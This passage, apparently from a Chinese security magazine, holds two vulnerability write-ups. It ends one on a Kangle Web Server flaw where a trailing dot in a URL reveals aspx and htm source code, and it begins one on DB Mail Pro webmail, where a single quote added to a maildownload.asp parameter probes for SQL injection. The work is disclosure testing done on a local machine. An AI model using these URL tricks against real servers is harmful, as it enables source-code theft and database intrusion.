


图 4

不可思议，我们竟然看到了 1.aspx 的源代码！一个源代码泄露漏洞被我们发现了！

惊奇之余，我们其实完全可以理解为什么“Kangle Web Server”程序会发生这个源代码泄露漏洞。在 Windows 系统下，文件名中的小数点往往会发生处理不当的情况。对于 Windows 系统来说，xx.和 xx 这两个文件名是等效的，然而，“Kangle Web Server”程序没有这样认为，aspx 这个文件名被正确解析，而 aspx.则被认为是另外一个文件，但是，Windows 系统不这样认为，它还是将同一个文件返回给“Kangle Web Server”程序，于是，漏洞就发生了。

在测试这个漏洞的时候，我还发现另外一个漏洞，很有意思。我们这里建立一个名为 1.htm 文件，其代码为：

```
<HTML>
<TR>
<TD>XXX</TD>
</TR>
</HTML>
```

将该文件放置在“Kangle Web Server”程序的 www 文件夹中，我们现在通过浏览器访问该文件，如图 5 所示。




图 5

现在，我们再仿照前面的方法，在 URL 地址后面添加一个小数点，再次访问，如图 6 所示。

令大家失望了，我们竟然没有看到 1.htm 的源代码，难道说我们前面发现的源代码泄露漏洞对 htm 类型的文件不起作用？




图 6

测试中发现，情况似乎确实这样，但是，我们却也有可能获取到 htm 文件的源代码。我们修改 1.htm 的代码为下面这样：

```
<TR>
<TD>XXX</TD>
</TR>
```

再次通过浏览器访问 URL 地址：http://127.0.0.1:8088/1.htm.，如图 7 所示。

这一次，我们竟然看到了 1.htm 文件的源代码！原因很简单，这一次我们 1.htm 文件中没有包含“<html>”这对标签，“Kangle Web Server”程序在解析这样的 HTML 文件时又一次发生了源代码泄露漏洞。





图 7

当然，查看 HTML 文件源代码的意义远不如查看那些 aspx 类型的动态 Web 文件源代码意义大，我们这里也是只是做一个演示来给大家演示。测试中还发现，对于 HTML 类型的文件来说，只要编写的代码没有按照 HTML 格式，即包含有“<html>、<body>”标签，则可以利用添加小数点的方法来获取到 HTML 类型文件的源代码。

最后，“Kangle Web Server”程序的其他的安全漏洞我还没来得及深入挖掘，大家有兴趣可以自行分析，有任何问题欢迎到论坛来讨论。

前置知识：无
关键词：Mail，SQL 注入、漏洞



DB Mail Pro 邮件服务器远程 SQL 注入漏洞

文/图 爱无言

DB Mail Server 邮件服务器是北京遥志软件开发的基于数据库的 Windows 邮件服务器软件，这款软件是过去一款名为“CMailServer”的邮件服务器软件的替代升级产品。在今年早些时候，我曾经公布过关于“CMailServer”的几个安全漏洞，主要涉及的就是“CMailServer”的 Web Mail 服务方面。这一次，DB Mail Server 对 CmailServer 做了全面的升级改造后，不知道在安全方面是不是也有了相应的提高，为此，我们来一同对 DB Mail Server 软件做一次安全测试。

这里测试的 DB Mail Server 版本为其 DB Mail Pro 4.05.1 版本，读者可以从该软件的官方网站 www.dbmailserver.com 上下载到。

在安装 DB Mail Pro 的时候，我们首先需要在当前系统中安装好微软的 SQL Server 数据库，当然你也可以不安装该数据库而是采用 DB Mail Pro 提供的 Access 数据库，我们这里考虑的是 DB Mail Pro 被用在企业或者网络环境较大的情况下来充当邮件服务器，此时用户量较大，所以网管一般都会使用微软的 SQL Server 数据库来作为邮件服务器的后台数据库系统。

安装 DB Mail Pro 的过程很简单，主要是设置好与数据库的连接参数就行。请注意，我们这里测试的时候，SQL Server 数据库我们采用了 sa 用户来连接。

DB Mail Pro 的 Web Mail 系统采用了与 Window 系统的 IIS（即 Internet 信息服务）相结合的方法来提供服务，所以，我们的 Windows 系统在安装 DB Mail Pro 之前也必须安装好 IIS。

安装并连接好数据库后，我们首先要进行安全测试的地方就是 Web Mail。在此之前，我们需要运行 DB Mail Pro 的主程序，在其中设置好新的邮件域名，并且创建一些测试用的有邮件账户，如图 1 所示。

我们这里设置的邮件域名为“local.com”，创建的测试邮件账户为 test@local.com，其他三个邮件账户是软件在创建新邮件域名后自动生成的，我们不做测试用户使用。

现在，打开 Windows 系统自带的 IE 浏览器，在其地址栏中输入：http://127.0.0.1/mail 回车访问，如图 2 所示。




图 1




图 2

这里有个有意思的事情，DB Mail Pro 显示的 Web Mail 窗口下面的版权信息竟然为“Powered by AA Mail Server”而不是“Powered by DB Mail Server”。

先不管这个，我们使用前面建立好的测试邮件账户 test@local.com 来登录 DB Mail Pro 的 Web Mail。如图 3 所示。




图 3

我这里创建了一封测试邮件并且将其发送给当前的 test@local.com 用户，同时，我在测试邮件中添加了一个附件名为“新建文本文档.txt”，如图 4 所示。

在图 4 显示附件“新建文本文档.txt”的位置右击鼠标选择“在新窗口中打开”，如图 5 打开。




图 4

正常情况下，我们在打开附件的连接后，浏览器将开始下载附件文档文件，大家请注意，此刻浏览器地址栏中显示的内容非常类似于普通网站网址，中间包含很多的参数，结合前面我们知道 DB Mail Pro 是与数据库配合使用的，所以我们不得不怀疑 DB Mail Pro 会存在一种较为常见的安全漏洞 SQL 注入漏洞。




图 5

现在，在图 5 的地址栏中，我们修改一下原先的访问地址，将其修改为“http://127.0.0.1/mail/ maildownload.asp?mid=201009270000002&aid=0001'&loc=4”，我们此刻在“aid=0001”这个参数后添加了一个单引号，目的就是为了测试 DB Mail Pro 会不会存在 SQL 注入漏洞，因为 DB Mail Pro 肯定采用的是数据库查询语句来操作数据库，单引号的加入会破坏数据库查询语句的完整性。再次访问这个新的网址，效果如图 6 所示。

